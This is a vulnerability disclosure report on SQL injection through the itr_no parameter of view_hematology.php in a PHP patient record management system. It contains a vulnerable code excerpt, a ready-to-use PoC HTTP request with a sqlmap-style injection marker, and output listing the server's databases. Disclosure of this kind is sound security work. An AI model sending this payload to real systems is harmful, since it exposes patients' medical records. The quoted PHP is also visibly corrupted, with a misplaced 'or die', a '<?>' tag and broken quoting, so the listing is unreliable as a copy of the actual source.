

# patient-record-management-system-in-php has sql injection in view\_hematology.php

## supplier

[https://code-projects.org/patient-record-management-system-in-php-with-source-code/#google\\_vignette](https://code-projects.org/patient-record-management-system-in-php-with-source-code/#google_vignette)

## Vulnerability parameter


view\_hematology.php

## describe

An unrestricted SQL injection attack exists in patient-record-management-system-in-php in view\_hematology.php. The parameters that can be controlled are as follows: \$itr\_no. This function executes the itr\_no parameter into the SQL statement without any restrictions. A malicious attacker could exploit this vulnerability to obtain sensitive information in the server database.

### Code analysis

When the value of \$itr\_no parameter is obtained in view\_hematology.php, it will be concatenated into SQL statements and executed, which has a SQL injection vulnerability.



```
view_hematology.php
28         <ul class = "dropdown-menu">
29             <li>
30                 <a class = "me" href = "logout.php"><span class = "glyphicon glyphicon-log-out"></span> Logout</a>
31             </li>
32         </ul>
33     </li>
34 </ul>
35 </div>
36 <br />
37 <br />
38 <br />
39 <div class = "well">
40     <div class = "panel panel-warning">
41         <div class = "panel-heading">
42             <center><label>HEMATOLOGY</label></center>
43         </div>
44     </div>
45     <div class = "panel panel-success">
46         <div class = "panel-heading">
47             <?php
48                 $q = $conn->query("SELECT * FROM `itr` WHERE `itr_no` = '$_GET[itr_no]'"
49                     or die(mysqli_error());
50                 $f = $q->fetch_array();
51                 $q1 = $conn->query("SELECT COUNT(*) as total FROM `complaints` where `
52                     status` = 'Pending' && `itr_no` = '$f[itr_no]' && `section` = '
53                     Hematology'" or die(mysqli_error());
54                 $f1 = $q1->fetch_array();
55             <?>
56             <label>Patient Information / <label class = "text-warning"><?php echo $f[
57                 firstname']. " ".substr($f[middlename], 0,1)." ". $f[lastname]></
58                 label></label>
59             <a style = "float:right; margin-top:-4px;" href = "hematology.php" class =
```

## POC

```
GET /view_hematology.php?itr_no=i* HTTP/1.1
Host: healthcarepatientrecordmanagementsystem
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=apub8ggoc8777fmi1n9sbu6ca1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

## Result

```
available databases [41]:
[*] `security`
[*] bloodbank
[*] challenges
[*] cltphp_show
[*] crud
[*] dedecmsv57utf8_115
[*] dedecmsv57utf8sp2
[*] dvwa
[*] easyweb
[*] ecms
[*] ecms4
[*] empirecms
[*] farmacia
[*] fastadmin
[*] forcms
[*] healthcare
[*] hostel
[*] imperial_college
[*] information_schema
[*] mysql
[*] ofcms
[*] online_health_care
[*] owlphin
[*] performance_schema
[*] project
[*] rockxinhu
[*] ry
[*] seacms
[*] sec_sql
```